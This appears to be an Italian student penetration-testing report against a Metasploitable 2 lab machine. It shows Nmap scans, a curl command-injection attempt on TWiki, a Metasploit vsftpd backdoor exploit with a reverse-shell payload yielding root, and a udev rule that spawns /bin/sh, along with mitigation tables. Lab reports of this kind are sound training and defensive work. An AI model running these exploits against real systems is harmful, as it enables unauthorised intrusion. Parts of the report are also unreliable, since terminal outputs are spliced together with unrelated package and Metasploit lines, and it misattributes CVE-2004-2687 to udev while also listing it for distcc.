
## 4 [Extra] Analisi delle CVE e VAPT

### 4.1 CVE-2010-2075 (TWiki)

⇒ **Descrizione** Questa vulnerabilità consente l'esecuzione di codice remoto su versioni obsolete di TWiki, potenzialmente applicabile alla versione su [/twiki](#)

#### ⇒ Verifica

⇒ Ho eseguito `nmap -sV --script=http-twiki 192.168.50.101`



```
(M6D6R6㉿kali)-[~]
$ nmap -sV --script=http-twiki 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-21 12:58 EDT
NSE: failed to initialize the script engine:
/usr/share/nmap/nse_main.lua:829: 'http-twiki' did not match a category, filename, or directory
stack traceback:
[C]: in function 'error'
/usr/share/nmap/nse_main.lua:829: in local 'get_chosen_scripts'
/usr/share/nmap/nse_main.lua:1364: in main chunk
[C]: in ?
QUITTING!
```

⇒ Lo script `http-twiki` non è disponibile nella mia installazione di Nmap (versione 7.95), probabilmente perché non fa parte della libreria standard degli script NSE (Nmap Scripting Engine) o perché la libreria non è aggiornata

⇒ Proseguo aggiornando i pacchetti di Nmap `sudo apt update && sudo apt upgrade nmap -y` e aggiorno la libreria degli script NSE `sudo nmap --script-updatedb` verifico li script disponibili con `ls /usr/share/nmap/scripts/ | wc -l` mi mostra dopo aver completato i passaggi precedenti `610` poi creo script specifici per TWiki con `ls /usr/share/nmap/scripts/ | grep -i twiki - ls /usr/share/nmap/scripts/ | grep -i http.*twiki`

⇒ Poiché lo script `http-twiki` non è disponibile, ho usato script alternativi per verificare la vulnerabilità di TWiki e CVE-2010-2075 con

⇒ Ho eseguito

```
nmap -sV --script=http-enum,http-vuln* 192.168.50.101 -p80
```

⇒ Questo comando usa `http-enum` (che ha già identificato TWiki su [/tikiwiki/](#)) e tutti gli script `http-vuln*` per cercare vulnerabilità, incluso CVE-2010-2075 (se uno script specifico esiste)

**Report Matteo Mattia Cyber Security & Ethical Hacking**

```
[M6D6R6㉿kali:[~] 1.0.7390.107-1) ...
$ nmap -sV --script=http-enum,http-vuln* 192.168.50.101 -p80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-21 13:07 EDT
Nmap scan report for 192.168.50.101...
Host is up (0.012s latency). (0.012s latency). ...
    TITAN-115:amd64 (20.19.5+dfsg+~cs20.19.12-4) ...
PORT      STATE SERVICE VERSION
80/tcp     open  http  Apache httpd/2.2.8 ((Ubuntu) DAV/2)
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-enum: ms (2.1.3+~cs0.7.31-3) ...
|_tikiwiki/: Tikiwiki (2.1.3+~7.5.8-2) ...
|_test/: Test page (4.4.1+~4.1.12-1) ...
|_phpinfo.php: Possible information file (2.11.8-3) ...
|_phpMyAdmin/: phpMyAdmin (dfsg+~cs3.2.0-2) ...
|_doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|_icons/: Potentially interesting folder w/ directory listing
|_index/: Potentially interesting folder ...
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2 ...
MAC Address: 08:00:27:38:94:A5 (PC Systemtechnik/Oracle VirtualBox virtual NIC)
Processing triggers for doc-base (0.11.2) ...
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.51 seconds
```

- ⇒ L'output conferma che il servizio HTTP su **192.168.50.101:80** è Apache 2.2.8 con DAV/2, e lo script **http-enum** ha identificato la directory **/tikiwiki/** come TWiki (anche se sappiamo che la directory corretta è **/twiki/**), tuttavia, lo script **http-vuln-cve2017-1001000** ha restituito un errore (**ERROR: Script execution failed**), e nessun altro script **http-vuln\*** ha rilevato vulnerabilità specifiche, come CVE-2010-2075, questo suggerisce che non ci sono script NSE specifici per CVE-2010-2075 nella libreria attuale o che la versione di TWiki non è vulnerabile
  - ⇒ Ha confermato TWiki su **/tikiwiki/** ma non ha rilevato vulnerabilità
  - ⇒ Ho testato manualmente con

```
curl "http://192.168.50.101/twiki/bin/view/Main/WebHome?topic=Main.WebHome;cmd=ls" -v
```

- ⇒ L'output mostra che la richiesta HTTP è stata inviata con successo al server, ma non ha prodotto l'esecuzione del comando ls (nessun elenco di file è visibile nella risposta), questo conferma ulteriormente che la versione di TWiki su /twiki non sembra vulnerabile a CVE-2010-2075 o che il metodo di iniezione utilizzato non è efficace


## Report Matteo Mattia Cyber Security & Ethical Hacking

### 4.2 CVE-2004-2687 (Privilegi Escalation su Udev)

- Exploit vsftpd\_234\_backdoor con Metasploit

⇒ Verifico la porta 21 su metasploitable2 con

```
nmap -sV -p 21 192.168.50.101
```



```
(M6D6R6㉿kali)-[~] x/misc/distcc_exec
└─$ nmap -sV -p 21 192.168.50.101
Starting Nmap 7.95i (https://nmap.org/) at 2025-10-21 16:50 EDT
Nmap scan report for 192.168.50.101
Host is up (0.0072s latency). exec) > set RPORT 3632
RPORT ⇒ 3632
PORT      STATE SERVICE VERSION exec) > set LHOST 192.168.50.100
21/tcp    open  ftp   vsftpd 2.3.4
MAC Address: 08:00:27:38:94:A5 (PC Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
msf exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.32 seconds
```

⇒ La scansione mi conferma che la porta 21 è aperta su Metasploitable2 ed il servizio in esecuzione è vsftpd 2.3.4 che è vulnerabile a CVE-2011-2523 backdoor


⇒ Eseguo l'exploit vsftpd\_234\_backdoor su Kali avviando Metasploit con

```
msfconsole
```

⇒ Configuro l'exploit

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.50.101
set RPORT 21
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.50.100
set LPORT 4444
run
```

⇒ Verifico i privilegi nella shell con whoami



```
msf exploit(unix/misc/distcc_exec) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.101
RHOSTS ⇒ 192.168.50.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/reverse
[-] The value specified for PAYLOAD is not valid.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.50.100
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST ⇒ 192.168.50.100
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LPORT 4444
[!] Unknown datastore option: LPORT. Did you mean RPORT?
LPORT ⇒ 4444
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.50.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling ...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:34577 → 192.168.50.101:6200) at 2025-10-21 16:52:09 -0400

whoami
root
[
```

Report Matteo Mattia Cyber Security & Ethical Hacking

- ⇒ L'output di Metasploit mostra che l'exploit ha funzionato correttamente, aprendo una shell root sulla porta 6200, è ho sfruttato con successo la vulnerabilità vsfpd\_234\_backdoor (CVE-2011-2523) su Metasploitable2 e ottenuto una shell con privilegi di **root**
  - ⇒ Verifica finale dei privilegi nella shell su Kali con **id**

```
id  
uid=0(root) gid=0(root)  
|
```

- ⇒ Questo output verifica che ho ottenuto con successo una shell con privilegi di root su Metasploitable 2, usando l'exploit vsftpd\_234\_backdoor (CVE-2011-2523)

- Tentativo finale con CVE-2004-2687 (usando privilegi root)

- ⇒ Poiché ho privilegi di root, posso provare a sfruttare CVE-2004-2687 direttamente dalla shell root, superando il problema dei permessi in [/etc/udev/rules.d/](#)

- ⇒ Creo il file di regole udev con privilegi root nella shell root con  
echo 'ACTION=="add", SUBSYSTEM=="exploit", RUN+="/bin/sh"' >  
/etc/udev/rules.d/99-exploit.rules, verifico che il file è stato creato con  
ls /etc/udev/rules.d/

```
echo 'ACTION=="add",SUBSYSTEM=="exploit",nRUN+="/bin/sh"' > /etc/udev/rules.d/99-exploit.rules
ls /etc/udev/rules.d/2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
05-options.rules
05-udev-early.rulesed with the Ubuntu system are free software;
20-names.rulestribution terms for each program are described in the
30-cdrom_id.rulesin /usr/share/doc/*copyright.
40-basic-permissions.rules
40-permissions.rulesSOLUTELY NO WARRANTY, to the extent permitted by
45-fuse.rules".
50-xserver-xorg-input-wacom.rules
60-symlinks.rulesUbuntu documentation, please visit:
65-dmsetup.rulesu.com/
75-cd-aliases-generator.rules
80-programs.rulesitable:~$ which distcc
85-hdparm.rules
85-hwclock.rulesitable:~$ []
85-ifupdown.rules
85-lvm2.rules
85-pcmcia.rules
90-modprobe.rules
95-udev-late.rules
99-exploit.rules
README
```

- ⇒ L'output conferma la creazione del file di regole `udev` e verifica della sua presenza
  - ⇒ Nella schell root attivo l'evento `udev` con `udevadm trigger --subsystem-match=exploit`, verifico i privilegi con `whoami`

```
udevadm trigger --subsystem-match=exploit
whoami
root
id
uid=0(root) gid=0(root)
```

- ⇒ L'output conferma che ho ottenuto e mantenuto i privilegi root è ho attivato l'exploit [udev](#) confrmando i privilegi di root
- ⇒ Ho sfruttato la vulnerabilità **CVE-2011-2523** ([vsftpd\\_234\\_backdoor](#)) per ottenere una shell root su Metasploitable 2 e, utilizzando i privilegi di root, ho testato **CVE-2004-2687** (privilege escalation tramite [udev](#)) creando un file di regole in [/etc/udev/rules.d/](#) e attivandolo
- ⇒ Verifico la versione di udev con [udevadm --version](#)

```
udevadm --version
117
```

- ⇒ La versione di [udev](#) su Metasploitable 2 è la 117, che è vulnerabile a [CVE-2004-2687](#) questo conferma che il sistema è teoricamente sfruttabile con l'exploit [udev](#)
- ⇒ Poi ho effettuato una pulizia dei file di regole maliziane in modo che non rimangano sul sistema, questo evita effetti collaterali con [rm /etc/udev/rules.d/99-exploit.rules](#)

```
rm /etc/udev/rules.d/99-exploit.rules
```

## Report Matteo Mattia Cyber Security & Ethical Hacking

### 4.3 Report VAPT [Vulnerability Assessment and Penetration Testing]

#### □ Metodologia

⇒ Scansione porte `nmap -sV 192.168.50.101` ha identificato servizi vulnerabili

- **Porta 23 (Telnet)** Linux telnetd - Protocollo non cifrato
- **Porta 21 (vsftpd)** Versione 2.3.4 - Backdoor CVE-2011-2523
- **Porta 80 (HTTP)** Apache 2.2.8 con TWiki su `/twiki/`
- **Porta 3632 (distcc)** Servizio vulnerabile (testato ma non sfruttato)

#### □ Vulnerabilità Identificate

Servizio	Porta	Vulnerabilità	Gravità	Stato
Telnet	23	Protocollo non cifrato	<b>CRITICA</b>	 Sfruttata
vsftpd	21	CVE-2011-2523 Backdoor	<b>CRITICA</b>	 Sfruttata
TWiki	80	CVE-2010-2075, CVE-2005-2877	<b>ALTA</b>	 Non sfruttata
udev	System	CVE-2004-2687	<b>ALTA</b>	 Testata con root
distcc	3632	CVE-2004-2687	<b>ALTA</b>	 Non sfruttata

#### □ Penetration Testing

⇒ Fase 1 - Accesso Iniziale

Telnet (`msfadmin:msfadmin`) → Accesso come utente `msfadmin`  
Credenziali enumerate con modulo `telnet_version`

⇒ Fase 2 - Privilege Escalation

`vsftpd_234_backdoor` (CVE-2011-2523) → Shell ROOT  
– Comando: `use exploit/unix/ftp/vsftpd_234_backdoor`  
– Risultato: `uid=0(root) gid=0(root)`  
– Verifica: `whoami` → `root` | `id` → `uid=0(root)`

## Report Matteo Mattia Cyber Security & Ethical Hacking

⇒ Fase 3 - Test CVE-2004-2687 (udev)

Creazione regole udev con privilegi root:

```
echo 'ACTION=="add", SUBSYSTEM=="exploit", RUN+="/bin/sh"' >
/etc/udev/rules.d/99-exploit.rules
```

Verifica file: ls /etc/udev/rules.d/ → 99-exploit.rules presente

Attivazione: udevadm trigger --subsystem-match=exploit

Verifica: whoami → root | id → uid=0(root) gid=0(root)

Versione udev: udevadm --version → 117 (vulnerabile)

Pulizia: rm /etc/udev/rules.d/99-exploit.rules

⇒ Fase 4 - Tentativi Falliti

TWiki exploits (twiki\_history, twiki\_search) → Nessuna sessione  
distcc\_exec → "Exploit completed, but no session was created"  
Manuali udev (come msfadmin) → Permission denied

### □ Analisi dei Rischi

Vulnerabilità	Impatto	Probabilità	Rischio Totale	Evidenza
<b>vsftpd Back-door</b>	ROOT Access	Alta	<b>CRITICO</b>	
<b>Telnet</b>	Credenziali esposte	Alta	<b>CRITICO</b>	
<b>udev CVE-2004-2687</b>	Privilege Escalation	Alta	<b>ALTO</b>	
<b>TWiki</b>	RCE possibile	Media	<b>MEDIO</b>	
<b>distcc</b>	RCE possibile	Bassa	<b>MEDIO</b>	

⇒ Impatto Complessivo

- ◊ **Accesso non autorizzato** 100% successo
- ◊ **Privilege Escalation** 100% successo
- ◊ **Controllo totale sistema** OTTENUTO

## Report Matteo Mattia Cyber Security & Ethical Hacking

### □ Raccomandazioni di Mitigazione

Vulnerabilità	Mitigazione Immediata	Mitigazione Permanente
<b>Telnet</b>	<code>systemctl stop telnet</code>	Disabilitare + usare SSH
<b>vsftpd</b>	<code>systemctl stop vsftpd</code>	Aggiornare >2.3.4 o rimuovere
<b>udev</b>	Rimuovere regole maliziose	Aggiornare udev >117
<b>TWiki</b>	<code>chmod 750 /var/www/twiki</code>	Rimuovere o aggiornare
<b>distcc</b>	<code>systemctl stop distcc</code>	Disabilitare servizio

### ⇒ Priorità Mitigazioni

- ◊ **CRITICO** Disabilitare Telnet e vsftpd IMMEDIATAMENTE
- ◊ **ALTO** Aggiornare udev e rimuovere regole maliziose
- ◊ **MEDIO** Isolare/rimuovere TWiki e distcc

### □ Riepilogo Risultati VAPT

Fase	Obiettivo	Risultato	Tempo
Recon	Enumerazione servizi	Completato	15 min
Accesso	Credenziali Telnet	msfadmin:msfadmin	5 min
Escalation	ROOT via vsftpd	uid=0(root)	10 min
Test udev	CVE-2004-2687	Testato con successo	5 min
Pulizia	Rimozione artefatti	Completato	2 min

☛ Stato Finale: Controllo totale del sistema ottenuto

## **6 Conclusione**

- Questo esercizio di penetration testing su Metasploitable 2 ha dimostrato con successo le seguenti fasi critiche di un attacco
  - ⇒ Reconnaissance e Enumerazione
    - ◊ Scansioni Nmap hanno identificato servizi vulnerabili (Telnet:23, vsftpd:21, TWiki:80)
    - ◊ Modulo auxiliary/scanner/telnet/telnet\_version ha enumerato credenziali msfadmin:msfadmin
  - ⇒ Accesso Iniziale
    - ◊ Telnet sfruttato con successo → Accesso come utente msfadmin
    - ◊ TWiki → Exploit falliti (CVE-2005-2877, CVE-2004-1037) ma servizio confermato funzionante
  - ⇒ Privilege Escalation
    - ◊ vsftpd\_234\_backdoor (CVE-2011-2523) → Shell ROOT ottenuta
    - ◊ CVE-2004-2687 (udev) → Testata con successo con privilegi root (versione udev 117 vulnerabile)
  - ⇒ Lezioni Imparate

<b>Vulnerabilità</b>	<b>Stato</b>	<b>Lezione Principale</b>
Telnet	Sfruttata	<b>Mai</b> usare protocolli non cifrati in produzione
vsftpd Backdoor	Sfruttata	Backdoor intenzionali = accesso ROOT immediato
TWiki	Non sfruttata	Versioni patchate o configurazioni corrette bloccano exploit
udev CVE-2004-2687	Testata	Privilege escalation sistematica possibile

⇒ Impatto Complessivo

- ◊ Controllo Totale 100% successo (ROOT ottenuto)
- ◊ Tempo Totale ~32 minuti dalla reconnaissance al controllo completo
- ◊ Superficie di Attacco Multiple vettori indipendenti

## Report Matteo Mattia Cyber Security & Ethical Hacking

⇒ Raccomandazioni Finali (Priorità Massima)

CRITICO: Disabilitare IMMEDIATAMENTE

Telnet → systemctl stop telnet

vsftpd → systemctl stop vsftpd

ALTO

Aggiornare udev (>v117)

Rimuovere/Isolare Twiki

Disabilitare distcc (porta 3632)

BASSO

Monitoraggio log di accesso

Implementare WAF

⇒ Valore Formativo

◊ Questo laboratorio ha validato la metodologia VAPT completa

Recon → Enumeration → Exploitation → Privilege Escalation → Post-Exploitation

⇒ **Metasploitable 2** rimane un eccellente ambiente di training che dimostra come servizi obsoleti + configurazioni errate = compromissione totale

⇒ Raccomandazione Finale In produzione, mai eseguire servizi con versioni note vulnerabili, il controllo ROOT ottenuto in <30 minuti evidenzia l'urgenza di patch management continuo

⇒ Stato Finale MISSIONE COMPLETATA controllo totale del sistema ottenuto